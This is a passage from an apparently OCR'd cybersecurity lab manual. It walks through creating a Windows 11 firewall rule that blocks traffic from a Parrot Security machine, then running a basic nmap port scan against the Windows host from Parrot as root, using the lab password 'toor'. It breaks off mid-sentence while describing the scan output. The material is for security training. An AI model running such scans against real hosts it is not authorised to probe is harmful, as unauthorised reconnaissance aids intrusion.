
11. ☐ In the **Action** section, choose the **Block the connection** radio button and click **Next**.
12. ☐ By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** machine.




13. ☐ In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.




14. ☐ In the **Name** section, provide any name to the rule (here, **Block Parrot Security**) and click **Finish**.



15. ☐ The newly created inbound rule has been configured to the **Windows 11** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** machine will be **blocked** by the **Windows 11** Firewall.




16. ☐ Close all open windows in the **Windows 11** machine and click Parrot Security to switch to the **Parrot Security** machine.
17. ☐ Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


The password that you type will not be visible.

20. Now, type **cd** and press **Enter** to jump to the root directory.




21. ☐ We will now perform a basic Nmap scan on **Windows 11** machine.
22. ☐ Type **nmap 10.10.1.11** and press **Enter**. As the Firewall is turned on in the **Windows 11** machine, the output of the Nmap scan shows that all the 1,000 scanned ports 